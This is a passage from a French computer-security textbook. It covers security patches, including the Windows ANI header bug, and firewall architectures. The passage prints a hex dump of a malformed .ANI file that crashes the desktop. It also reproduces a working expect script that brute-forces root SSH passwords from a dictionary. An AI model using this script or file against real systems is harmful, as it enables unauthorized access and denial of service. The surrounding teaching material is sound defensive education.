Le contrôle des entrées et des variables d'environnement d'un programme font partie des cas classiques à partir desquels une exploitation de la vulnérabilité peut être envisagée. Dans quelques cas, les programmeurs soucieux de sécurité n'attendent pas qu'on leur démontre la faisabilité effective d'une exploitation réussie de la faille pour signaler un problème de sécurité et proposer un correctif. Le *patch* suivant (005, OpenBSD, 19 novembre 2006) montre un tel cas. Nous l'incluons aussi car il illustre bien la simplicité que peut revêtir un *bug* de sécurité (les correctifs ne sont pas tous aussi simples bien entendu).

```
RCS file: /cvs/src/libexec/ld.so/loader.c,v
```

```
retrieving revision 1.103
retrieving revision 1.103.2.1
diff -u -p -r1.103 -r1.103.2.1
--- libexec/ld.so/loader.c       8 May 2006 20:37:01 -0000 1.103
+++ libexec/ld.so/loader.c       15 Nov 2006 23:04:36 -0000      1.103.2.1
@@ -850,8 +850,8 @@ _dl_unsetenv(const char *var, char **env
                     for (P = env;; ++P)
                           if (!(*P = *(P + 1)))
                                 break;
-            }
-            env++;
+            } else
+                  env++;
       }
 }
```

Dans ce cas, il n'est pas sûr qu'une exploitation soit réellement possible même si le fait que les variables d'environnement soit concernées est préoccupant. C'est surtout la portée large du problème (il affecte l'éditeur de liens dynamique de tous les programmes) qui justifie d'attirer l'attention des administrateurs de systèmes en exploitation.

Il est probable que beaucoup d'éditeurs de logiciel, surtout dans le domaine commercial, refuseraient tout simplement de qualifier un tel cas de problème de sécurité, et pourtant, certains s'avèrent parfois tout à fait exploitables (au prix des contorsions intellectuelles nécessaires pour développer le code d'attaque).

5.1.4 Les correctifs partiels

Quand un correctif est diffusé, il fournit également une information concernant les failles potentielles dans les programmes, surtout dans le cas de logiciels ne donnant pas lieu à une application rigoureuse et systématique de règles de protection. Le cas suivant illustre à la fois cette situation, et une faille de sécurité originale (quoi que ne conduisant à notre connaissance qu'à des possibilités de déni de service).

Il s'agit d'un bug initialement identifié par l'alerte CVE-2005-0416 (MS05-002), correspondant à une absence de vérification de la taille d'un *header* fixe dans les fichiers images .ANI sous *Windows*.

```
struct ANIChunk
{
    char  tag[4];        // ASCII tag
    DWORD size;          // length of data in bytes
    char  data[size];    // variable sized data
}

int LoadCursorIconFromFileMap(struct MappedFile* file, ...)
{
    struct ANIChunk  chunk;
    struct ANIHeader header;        // 36 byte structure
    ...
    // read the first 8 bytes of the chunk
    ReadTag(file, &chunk);

    if (chunk.tag == 'anih') {

+       if (chunk.size != 36)       // added in MS05-002
+           return 0;

        // read chunk.size bytes of data into the header struct
        ReadChunk(file, &chunk, &header);
```

Le premier correctif a conduit à l'ajout d'une vérification sur la taille de ce *header* afin d'éviter une erreur de segmentation face à une image de format incorrect. Toutefois, la fonction LoadCursorIconFromFileMap ci-dessus ne valide que la taille du premier *header* rencontré de type anih. Elle fait ensuite appel à une autre fonction LoadAniIcon indiquée ci-dessous qui traite tous les *headers* les uns aprés les autres.

```
int LoadAniIcon(struct MappedFile* file, ...)
{
    struct ANIChunk  chunk;
    struct ANIHeader header;        // 36 byte structure
    ...
    while (1) {
        // read the first 8 bytes of the chunk
        ReadTag(file, &chunk);
        switch (chunk.tag) {
```

```
            case 'seq ':
                ...
            case 'LIST':
                ...
            case 'rate':
                ...
            case 'anih':
                // read chunk.size bytes of data into the header struct
                ReadChunk(file, &chunk, &header);
```

Une simple variante permet alors de contourner la protection du premier correctif : il suffit d'inclure deux *headers* du même type, le premier étant correct et le deuxième de taille anormale. Un fichier de ce type permet alors d'activer le *bug* :

```
0000000   52 49 46 46  90 00 00 00  41 43 4F 4E  61 6E 69 68   RIFF....ACONanih
00000010   24 00 00 00  24 00 00 00  02 00 00 00  00 00 00 00   $...$...........
00000020   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000030   00 00 00 00  01 00 00 00  61 6E 69 68  58 00 00 00   ........anihX...
00000040   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   AAAAAAAAAAAAAAAA
00000050   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   AAAAAAAAAAAAAAAA
00000060   00 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   .AAAAAAAAAAAAAAA
00000070   41 41 41 41  41 41 41 41  41 41 41 41  00 00 00 00   AAAAAAAAAAAA....
00000080   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000090   42 42 42 42  43 43 43 43                           BBBBCCCC
```

Ceci peut effectivement constituer une faille de sécurité car, sur ce système d'exploitation, les icônes d'un fichier ou d'un répertoire peuvent être associées à des ressources chargées de visualiser l'apparence du fichier quand il est affiché sur le bureau graphique ou quand le curseur les indique. Dans notre cas, un fichier astucieusement préparé permet donc de bloquer le bureau de l'utilisateur (ou même sa machine) dès que le pointeur de la souris passe dessus. Inutile de dire qu'un utilisateur non averti risque d'avoir quelques difficulté à sélectionner le fichier pour le détruire.

Ce cas (répertorié CVE-2007-0038) montre que la découverte d'une faille d'un certain type doit également conduire les développeurs à inspecter l'ensemble du code visé à la recherche de problèmes similaires.

La description originelle de cette faille est issue d'informations disponibles à l'adresse suivante :

http://www.determina.com/security.research/vulnerabilities/ani-header.html

5.2 Programmes d'attaque génériques

Voici ci-après un exemple de programme d'attaque très simple, visant à essayer automatiquement de réaliser des connexions sur un serveur ssh en utilisant des mots de passe listés dans un fichier :

```
#!/usr/bin/expect -f
#
# simple expect exploit to brute force root's password via ssh without
# detection.. see CLABS200101 for info on this exploit.
#
# this is beerware, just buy me a beer at defcon if you like this.
# build your own dictionary, use at your own risk, no warranty, etc.
#
# jose@crimelabs.net            january, 2001
#
set timeout 3
set target [lindex $argv 0]
set dictionary [lindex $argv 1]

if {[llength $argv] !=  2} {
   puts stderr "Usage: $argv0 root@target dictionary\n"
   exit }

set tryPass [open $dictionary r]

foreach passwd [split [read $tryPass] "\n"] {
  spawn ssh $target
  expect ":"
  send "$passwd\n"
  expect "#" { puts "password is $passwd\n" ; exit }
  set id [exp_pid]
  exec kill -INT $id
}
#                   www.hack.co.za  [2 March 2001]
```

Ce script fait appel au langage expect, utilisable pour automatiser l'exécution de programmes interactifs (notamment en ligne de commande). Ce type d'attaque est souvent qualifié de *brute-force* (attaque brutale). Il est normalement facile à détecter pour peu que les traces générées par le serveur visé soit exploitées.

On peut envisager de se prémunir contre ce type d'attaque en ralentissant le temps de réponse du serveur après un nombre significatif d'essais infructueux. Toutefois, surtout dans le cas d'un service réseau, il faut prendre garde aux modalités exactes de ce type de protection afin d'éviter qu'une version du script précédent ne puisse alors permettre d'effectuer un déni de service.

6 Moyens techniques spécifiques de la sécurité informatique

6.1 Protection réseau et firewall

Le composant privilégié de la protection réseau sur TCP/IP reste le *firewall*. Sous cette désignation générique, qui cache parfois des technologies extrêmement différentes, on désigne en réalité la mise en place d'un système informatique placé en situation de coupure par rapport aux flux de communication réseau, et capable d'autoriser ou d'interdire ces flux en fonction de son paramétrage. Lequel est généralement appelé la « politique de sécurité » du *firewall*. C'est une dénomination un peu abusive à notre sens, et nous préférerons parler des règles de filtrage réseau du *firewall*, ou plus simplement des règles du *firewall* quand le contexte ne permet pas de confusion.

Bien que formellement un niveau de sécurité identique (voire supérieur) puisse être atteint avec d'autres approches[70], la mise en place d'un *firewall* reste une voie largement répandue pour tenter d'améliorer la sécurité d'un système informatique et de son réseau. En effet, dans un système informatique pré-existant, ce type d'équipement présente l'avantage d'être indépendant des systèmes informatiques déjà présents, qu'il s'agisse de serveurs d'applications, de serveurs de fichiers, ou d'équipements d'interconnexion réseaux. Cette autonomie est vérifiée à la fois du point de vue technique mais aussi du point de vue de l'administration et donc par rapport à l'organisation d'un service informatique (où l'intégration d'un périmètre de responsabilité et de compétence nouveau n'est pas forcément facile). Par ailleurs, bien qu'il soit assez intrusif (il faut qu'un *firewall* soit en coupure des flux réseaux pour remplir sa fonction) et parfois difficile à paramétrer quand les flux sont nombreux (notamment dans le cas d'un réseau d'entreprise segmenté en interne) ce type d'équipement se positionne assez naturellement dans le réseau au niveau des interconnexions entre organismes, entre sites, ou entre une entreprise et les réseaux externes (généralement Internet). Quoiqu'elle fasse rarement l'objet d'une réelle justification en terme de besoins de sécurité[71], cette mise en place en « entrée » et en « sortie » du réseau est facile à proposer et à appréhender, notamment par les décideurs. Enfin, malgré tout, par rapport à une situation antérieure où la sécurité n'est absolument pas prise en compte et notamment par rapport à des applications fermées, héritées et figées (ce qui ne veut pas forcément dire qu'elles soient anciennes), la mise en place d'un *firewall* reste une réelle opportunité d'obtenir le minimum de contrôle et de protection qui est désormais nécessaire pour un système d'information professionnel.

Par contre, du point de vue de la mise en œuvre technique, un *firewall* est un équipement assez intéressant, touchant à la fois au fonctionnement protocolaire d'IP, de TCP, et d'UDP, ainsi qu'éventuellement au fonctionnement des applications. Même en se limitant aux protocoles principaux (TCP et UDP), la réalisation efficace du filtrage réseau, à la fois en terme de performance, de facilité d'administration et de sécurité, implique des fonctions assez avancées comme le suivi de l'état des connexions TCP par exemple. Par ailleurs, ces systèmes offrent un certain nombre d'opportunités d'actions nouvelles dont certaines, comme la translation d'adresses, sont parfois cruciales pour offrir un accès réseau à un grand nombre d'utilisateurs, et d'autres comme la gestion de la qualité de service au niveau TCP sont techniquement très intéressantes pour améliorer la qualité des services réseaux.

6.1.1 Principaux modes de fonctionnement

Les premiers *firewall* ont débutés en offrant simplement des capacités de filtrage basées sur les adresses source et destination présentes dans chaque paquet IP, en complément des fonctions de la pile IP d'un système d'exploitation et notamment du routage. A l'heure actuelle ces fonctions, ne suffisent plus pour qualifier réellement un système informatique de *firewall*. Ces « filtres IP », quoique parfois particulièrement utiles[72], ne permettent pas de remplir le rôle de contrôle que

70 Par exemple la certification ou l'agrément des configurations, le confinement des services accessibles par le réseau, l'utilisation de systèmes d'exploitation multi-niveaux, ou tout simplement l'utilisation d'un système d'exploitation de confiance.

71 Est-il véritablement réaliste de s'imaginer que le principal besoin de sécurité consiste à se protéger de « l'extérieur » dans une entreprise ? Même si c'est le cas, couvre t'on vraiment l'intégralité de ce besoin avec un *firewall*, (c'est à dire, entre autres, toutes les possibilités de collusion ou de rebond, même involontaire, avec un élément interne) ?

72 Les filtres IP sont généralement présents par défaut dans le logiciel de la plupart des marques de routeurs et parfois même sur les *switch*, c'est à dire en plein cœur du réseau. Quand la situation est suffisamment grave pour permettre de convaincre l'administrateur réseau ou l'opérateur de se pencher sur leur mise en œuvre, ils offrent un moyen particulièrement rapide et efficace de bloquer des attaques avérées (comme celles associées à la propagation d'un virus par exemple). *A contrario*, une fois

l'on attend d'un système *firewall* complet. La confusion existe encore toujours parfois (par exemple, le « *firewall* personnel » intégré dans *Windows XP* semble bien être un simple moteur de filtrage IP) mais nous nous intéresserons dans ce chapitre à des logiciels plus avancés, capables d'effectuer des décisions de filtrage ne se limitant pas à l'examen de l'entête de chaque paquet IP pris isolément.

En excluant ces systèmes, deux grandes catégories de *firewall* restent à distinguer : les *firewall* avec suivi d'état, et les *firewall* basés sur des *proxy*. Ces catégories ne sont pas exclusives et les implémentations les plus sophistiquées mélangent parfois des idées provenant des deux approches.

6.1.1.1 Firewall avec suivi d'état

Les *firewall* avec suivi d'état sont capables de suivre les différentes étapes de la mise en place d'une communication réseau, et notamment toute la séquence d'une communication TCP : l'échange initial (SYN, SYN+ACK, ACK), les paquets de données (PSH, ACK) et la terminaison (RST, RST+ACK). Dans le cas d'UDP, qui reste normalement un protocole non connecté, le suivi d'état s'appuie généralement sur l'hypothèse d'un fonctionnement des applications en mode « question/réponse » dans lequel un message UDP initial est suivi d'un deuxième message en sens inverse contenant la réponse.

La prise en compte du fonctionnement normal de ces sessions TCP (ou des pseudo-sessions UDP) doit inclure également la prise en compte des erreurs de fonctionnement, comme l'émission éventuelle d'un paquet ICMP indiquant l'échec d'une tentative de connexion TCP ou de l'acheminement d'un message UDP.

L'objectif du suivi d'état de ces *firewall* est d'utiliser l'ensemble des informations collectées sur le déroulement des sessions de communication afin d'autoriser seulement les paquets IP appartenant à une session à transiter sur le réseau, et de protéger au mieux cette communication en détectant (et en bloquant) tout fonctionnement anormal par rapport aux définitions protocolaires ou aux flux réseau usuels.

Le suivi d'état permet également de faciliter la définition des règles de filtrage en permettant une autorisation implicite des différents types de paquets IP associés à une communication : ainsi il n'est pas nécessaire de prévoir les autorisations IP bi-directionnelles nécessaires à la réponse à une demande UDP, ou au déroulement d'une communication TCP. La formulation des règles de filtrage est alors beaucoup plus naturelle : on autorise en quelque sorte seulement le premier paquet initiant une communication, les autres autorisations nécessaires étant automatiquement dérivés à l'aide des informations de suivi d'état.

Ce fonctionnement est également plus performant dans la pratique : en effet, les informations de suivi d'état sont associées aux communications *actives*. Les autorisations issues des tables d'état sont donc normalement relatives à la grande majorité des paquets IP manipulés à un instant *t* par la pile réseau. Ce sont donc celles qui peuvent faire l'objet d'une mise en oeuvre prioritaire et particulièrement optimisée de manière à améliorer la performance de l'ensemble du *firewall*. Le parcours systématique de toutes les règles de filtrage du *firewall* (qui peuvent être extrêmement nombreuses si la configuration est très précise) n'est alors plus nécessaire que pour une minorité de paquets IP, ceux associés à des débuts de communication. Dans la pratique, ce mode de fonctionnement est fréquemment optimal et cette optimisation n'exclut que des types de trafic réseau quasiment pathologiques (comme des connexions extrêmement fréquentes et de très courte durée)[73]. Les *firewall* avec suivi d'état peuvent donc généralement supporter un nombre de règles de filtrage largement supérieur aux filtres IP (pourtant techniquement plus simples). Les dernières générations de *firewall*, notamment certaines visant à fournir des capacités de filtrage sur des réseaux Gigabit, mettent en œuvre ces autorisation basées sur les tables d'état directement au niveau *hardware*, dans des ASIC dédiés. La partie logicielle du *firewall* n'est alors sollicitée que pour l'examen des connexions nouvelles.

6.1.1.2 Firewall proxy

Face aux *firewall* à suivi d'état, qui ont connu une diffusion importante, l'apparition de composants de plus en plus sophistiqués (modules embarqués dans les noyaux des systèmes d'exploitation, logiciels influant sur le fonctionnement des piles réseau, voire mise en œuvre matérielle par des composants associés aux cartes réseaux) et une débauche d'investissement, les *firewall* basés sur les logiciels *proxy* peuvent parfois donner l'impression qu'ils ne sont pas en mesure de soutenir la compétition. Pourtant, à l'origine, cette approche de la mise en œuvre du filtrage des communications réseau visait avant tout à offrir le meilleur niveau de sécurité en envisageant de réexaminer, pour chaque application souhaitant communiquer au travers du *firewall*, le contenu du flux de communication, *en tenant compte de la sémantique applicative*.

---

les opérateurs réseaux convaincus, ces filtres s'installent parfois si durablement qu'ils arrivent à trouver leur place dans certains *firmware*, à devenir des arguments commerciaux, et à rendre inutilisables certains numéros de ports (4444/TCP par exemple).

73 Il existe ou il existera certainement des applications ou des configurations pour lesquelles un tel trafic réseau est nécessaire. Il faut donc garder à l'esprit cette optimisation face à d'éventuels problèmes de performance d'un *firewall*, surtout si celui-ci a de nombreuses règles de filtrage. C'est également à prendre en compte dans le cas d'une mise en œuvre sur réseau très haute performance avec des *firewall* contenant des ASIC dédiés, qui présentent forcément des limites (peut-être très faibles) en terme de taille des tables d'état *hardware*, et donc de connexions actives suivies directement par les ASIC.

Pour chaque type d'application, il faut alors disposer d'un logiciel *proxy* (relais) capable d'analyser dans une certaine mesure le flux de communication afin de le contrôler précisément (sans aller jusqu'à pouvoir l'exécuter, il faut que le *proxy* puisse comprendre le sens de la communication qu'il relaye), voire de n'autoriser que certaines des actions de communication possibles. Il est donc nécessaire de développer des relais spécifiques pour chaque application que l'on souhaite autoriser. En règle générale, on peut espérer disposer de relais concernant les principaux protocoles de communication utilisés :

- HTTP/HTTPS : pour la navigation Internet (avec une problématique plus particulière associée au chiffrement d'HTTPS dont le « relayage » peut impliquer un déchiffrement/rechiffrement).
- FTP : pour les échanges de fichiers et le contrôle des commandes admises (PUT, GET, DEL, etc.), ainsi que pour la prise en compte des différents modes de fonctionnement (actif, passif).
- Telnet : pour le contrôle éventuel du contenu de la session, mais surtout pour assurer une authentification additionnelle.
- X11 : pour éviter les débordements possibles via le protocole X11 tout en permettant un affichage à distance de qualité acceptable.
- SOCKS : pour réaliser un relais « générique » de tout protocole TCP/UDP en ajoutant une *authentification* en sortie (si possible transparente).
- H.323 : pour aborder un protocole basé sur UDP mais n'utilisant absolument pas un mode de fonctionnement demande/réponse tout en ayant de fortes exigences de continuité du flux réseau (transport de la voix).

Cette approche, lourde en terme de développement, est, on le sent bien, également parfois problématique en terme de performance : le logiciel *proxy* effectue une analyse de type applicatif *en supplément* de celle effectuée sur la machine réellement destinataire.

Pourtant, malgré ces inconvénients, cette approche présente un certain nombre d'avantages, qui font que l'utilisation des *proxy* reste toujours nécessaire dans de nombreuses configurations de filtrage réseau. D'abord, le développement d'un *proxy*, même s'il est limité à un seul type d'application, est généralement plus facile que la réalisation d'un module de système d'exploitation, s'exécutant sans protection mémoire dans un environnement très contraignant. Par ailleurs, les *proxy*, parfois en complément d'un *firewall* avec suivi d'état mais aussi parfois tout à fait isolément, sont nécessaires pour réaliser facilement certaines fonctions, comme le filtrage des commandes applicatives pour FTP, le filtrage d'URL dans le cas d'HTTP, la lutte contre le *spam* avec SMTP ou l'ajout d'une authentification transparente sur un relais générique. A l'inverse, certains *firewall* s'exécutant prioritairement en mode noyau en association avec un système de suivi d'état peuvent intégrer des interfaces modulaires visant justement à faciliter la mise en œuvre de règles de filtrage applicatif (c'est notamment le cas de Netfilter sous Linux).

En règle générale, les deux approches sont complémentaires. L'utilisation d'un relais peut s'avérer assez naturelle si l'application concernée intègre la notion de relayage dans son fonctionnement (c'est par exemple le cas avec SMTP) et si le système d'exploitation hôte, notamment son module de filtrage noyau, facilite la mise en œuvre du *proxy*. Le *firewall* dans son ensemble en est alors largement bénéficiaire. C'est une approche pragmatique qu'illustre bien OpenBSD : même si le *firewall* avec suivi d'état du noyau est un composant essentiel, à l'usage, l'importance des *proxy* disponibles se révèle rapidement pour certaines des problématiques mentionnées précédemment, et la coopération entre les deux éléments, quand elle permet le relayage transparent (*transparent proxying*) offre un réel confort aux utilisateurs finaux. (Ce qui n'est pas inutile pour faire passer l'ajout d'une barrière de sécurité additionnelle.)

6.1.2 Équipements et solutions disponibles

6.1.2.1 Solutions commerciales

Le tableau 4 tente de rassembler quelques solutions commerciales pertinentes au moment de la rédaction de cette section.

Leaders	***Challengers***	***Français***
Firewall-1 (CheckPoint) Cisco ASA	Netscreen/Juniper Watchguard ...	Arkoon Netasq

Tableau 4: Solutions commerciales du marché des firewall

6.1.2.2 Solutions open-source

Dans le domaine des logiciels librement disponibles, les principaux systèmes d'exploitation existants incluent également des composants logiciels susceptibles de jouer le rôle de *firewall*. Ceux-ci ont évolués progressivement, mais constituent à l'heure actuelle des mise en oeuvre complètes et généralement très efficaces.

- *OpenBSD pf* (http://www.benzedrine.cx/pf.html) : Le *firewall* disponible avec le système d'exploitation OpenBSD constitue probablement une des implémentations les plus modernes d'un *firewall* complet. Elle a été démarrée en 2001 suite à un désaccord des principaux auteurs d'OpenBSD avec l'auteur du *firewall* utilisé à l'origine dans ce système d'exploitation (jusqu'à la version 3.0), IPFilter (voir ci-dessous). Ce désaccord concernait la licence d'IPFilter et il a conduit les principaux développeurs d'OpenBSD à retirer cette première implémentation exogène de leur distribution standard. Étant donné l'orientation résolument affirmée d'OpenBSD sur les problématiques de sécurité, ce vide a été rapidement comblé (en moins de 6 mois) par une implémentation nouvelle mais très complète d'un *firewall* à suivi d'état TCP/UDP avec des capacités de translation d'adresses (NAT). Cette implémentation, baptisée *pf* (pour *Packet Filter*) a continué à évoluer, en s'intégrant notamment étroitement avec le système de gestion de qualité de service réseau (*QoS*) ALTQ et en améliorant la facilité de gestion et les performances (avec des fonctions comme les listes d'adresses dynamiques, un logiciel séparé de gestion des traces, ou plus récemment des capacités d'optimisation des règles de filtrage et un protocole de gestion de la redondance). Le langage de définition des règles de filtrage est un langage textuel, dans la droite ligne des langages de configuration Unix, mais très commode (il a visiblement bénéficié de toute l'expérience d'administrateurs réseaux largement accoutumés aux problèmes de la protection et du filtrage). L'ensemble constitue désormais un logiciel très complet auquel il ne manque plus grand chose pour se mesurer aux meilleures implémentations commerciales en terme de fonctionnalités[74]. Trois ans après la mise en oeuvre initiale, *pf* a désormais été adopté par les cousins FreeBSD, NetBSD ou même DragonFlyBSD.
- *Linux/IPTables (Netfilter)* (http://www.netfilter.org/) : Le firewall intégré au noyau Linux a connu une évolution plus progressive, évoluant notamment avec la version 2.4 du noyau pour intégrer le suivi d'état (TCP, UDP, ou autre). Il a d'ailleurs changé de nom plusieurs fois, la version la plus aboutie étant baptisée Netfilter (ou IPTables, par abus du nom de l'utilitaire de configuration du noyau iptables(8)). Cette implémentation présente notamment la caractéristique d'une mise en oeuvre extrêmement modulaire permettant la prise en charge de protocoles complexes ou nouveaux par le développement de modules de filtrage venant s'intégrer à *Netfilter* dans le noyau Linux.
- *IPFilter* (http://coombs.anu.edu.au/ipfilter/) : Bien qu'il soit désormais issu d'une base assez ancienne, il est encore important de mentionner *IPFilter* dans le domaine des implémentations librement disponibles d'un logiciel *firewall*. Désormais supplanté (notamment en terme de diffusion) par les alternatives issues d'OpenBSD et de Linux, *IPFilter* constitue encore une des rares mises en oeuvre fonctionnant sur une gamme de systèmes d'exploitation, et notamment des Unix commerciaux (Solaris, AIX, etc.). C'est un *firewall* à suivi d'état TCP/UDP très complet, dont le langage de paramétrage a largement inspiré les réalisations plus modernes (notamment *pf*).

6.1.3 Aspects architecturaux

6.1.3.1 Principes de fonctionnement

L'utilisation la plus simple d'un *firewall* consiste à le placer en coupure sur le lien de sortie vers Internet d'un réseau d'entreprise, en le configurant sur le principe d'une « *diode* ».

Dans cette architecture, présentée dans la figure 10, le *firewall* interdit toutes les connexions entrantes en provenance d'Internet, et autorise seulement les connexions sortantes. Il s'agit dans ce cas des connexions TCP ou UDP. Les autres types de paquets IP sont généralement tous rejetés, quel que soit leur direction. Quelques exceptions sont parfois utiles, notamment pour permettre à certains types de paquets ICMP de fonctionner : il est généralement souhaitable d'autoriser certaines des machines du réseau interne à réaliser des « *ping* » (c'est à dire un échange d'un paquet ICMP *echo request* sortant et de la réponse ICMP *echo reply* entrante) afin de permettre un test commode de la connectivité avec le réseau Internet.

Les flux réseaux à destination des interfaces du *firewall* lui-même font généralement l'objet de règles de filtrage plus précises, n'autorisant que les connexions d'administration provenant du réseau interne sur des ports TCP particuliers (comme SSH par exemple). Le *firewall* lui-même peut être soit extrêmement discret (ne répondant absolument pas aux demandes de connexion non autorisées[75], invisible pour des *ping* de toute provenance) ce qui est parfois malcommode mais est de plus en plus recommandé du côté en contact avec Internet ; soit un peu plus visible (répondant aux demandes de *ping*[76], répondant aux demandes de connexion non-autorisées par des rejets explicites[77]) ce qui est notamment utile du côté du réseau local pour limiter le temps d'attente d'une connexion refusée.

74 Hormis une interface graphique, mais celle-ci est bien évidemment superflue pour un administrateur Unix digne de ce nom...

75 Mode « *drop* ».

76 Il y a probablement *beaucoup* plus de gens qui se demandent pourquoi on ne peut pas *ping*-er une machine (*firewall*) que de gens qui se demandent pourquoi on peut *ping*-er un *firewall*. La première catégorie ennuie généralement la seconde (qui le lui rend bien à l'occasion).

77 Paquets TCP RST, ICMP *destination unreachable*, voire ICMP *administratively denied*.




Illustration 10: Filtrage mis en place par un firewall

Les principaux besoins de sécurité auxquels répond cette configuration sont les suivants :

- la protection du réseau local, contenant habituellement des postes de travail ou des serveurs n'offrant pas un niveau de sécurité suffisant pour être directement visibles sur Internet (présence de vulnérabilités connues, de services réseau peu protégés, etc.) ;
- la mise à disposition d'un accès Internet (sortant) grâce à l'utilisation des fonctions de translation d'adresses du *firewall*, qui permettent à un nombre important de machines du réseau local (typiquement configuré avec un adressage IP privé, non routable) d'accéder à des serveurs publics en utilisant une seule adresse IP publique (généralement celle de l'interface Internet du *firewall* lui-même) ;
- le contrôle d'accès en sortie, permettant de préciser les postes de travail ou les serveurs disposant d'un accès à Internet dans l'entreprise ;
- et enfin, bien que ce ne soit généralement pas un objectif de sécurité explicite de l'organisation, la protection du réseau Internet lui-même contre des attaques provenant du réseau interne (en contrôlant les flux réseau disponibles pour les machines du réseau local, ce qui permet d'interdire un *scan* de ports sortant par exemple).

Dans cette architecture, tous les équipements connectés au réseau interne sont placés au même niveau de sécurité du point de vue du *firewall*. Notamment, les flux réseaux internes au LAN ne sont pas contrôlés.

6.1.3.2 « Niveaux » de sécurité et DMZ

Dès que l'on souhaite utiliser une connexion à Internet pour des applications plus avancées se fait ressentir le besoin de disposer de plus d'un niveau de sécurité. La connexion du réseau d'entreprise vers Internet peut impliquer également la mise en place d'un certain nombre de services réseaux visibles depuis Internet : serveur HTTP, serveur de messagerie par exemple. Dans ce cas, les besoins associés à ces serveurs se situent dans un niveau de sécurité nouveau : ils ne bénéficient pas du même niveau de protection que les machines du réseau interne (totalement masquées, mais inatteignables), mais il reste généralement souhaitable de ne pas les exposer directement sur Internet et d'assurer leur protection.

Pour répondre à cette problématique, en utilisant un matériel similaire à celui présenté au 6.1.3.1, on peut envisager d'utiliser deux équipements : un *firewall* interne et un *firewall* externe. Le *firewall* interne est configuré en diode et protège le réseau local tout en lui permettant d'accéder à Internet et aux serveurs publics de l'entreprise. Le *firewall* externe autorise les connexions entrantes à destination des serveurs publics pour que ceux-ci remplissent leur fonction.

La zone intermédiaire située entre les deux *firewall* a été baptisée « zone démilitarisée » ou DMZ (*demilitarized zone*), probablement par analogie avec les zones de terrain situées entre deux frontières. Cette dénomination est restée en usage, même si la mise en œuvre technique a largement évolué.




Illustration 11: Niveaux de sécurité multiples

En effet, l'utilisation de deux matériels distincts dans les premières architectures avec DMZ, comme celle présentée figure 11, était tout simplement dûe à la difficulté de disposer de machines disposant de plus deux interfaces réseaux et capables d'exécuter un logiciel *firewall*. Les capacités techniques des matériels ont rapidement évolué en permettant de s'orienter vers des solutions avec un seul *firewall* pour la mise en œuvre d'une ou plusieurs DMZ (même si l'utilisation de plusieurs équipements *différents* a persisté, cette fois-ci pour des raisons de sécurité accrue grâce à la diversification des logiciels). La figure 12 présente une architecture réseau avec une DMZ réalisée en utilisant un seul *firewall* disposant de 3 interfaces réseau.

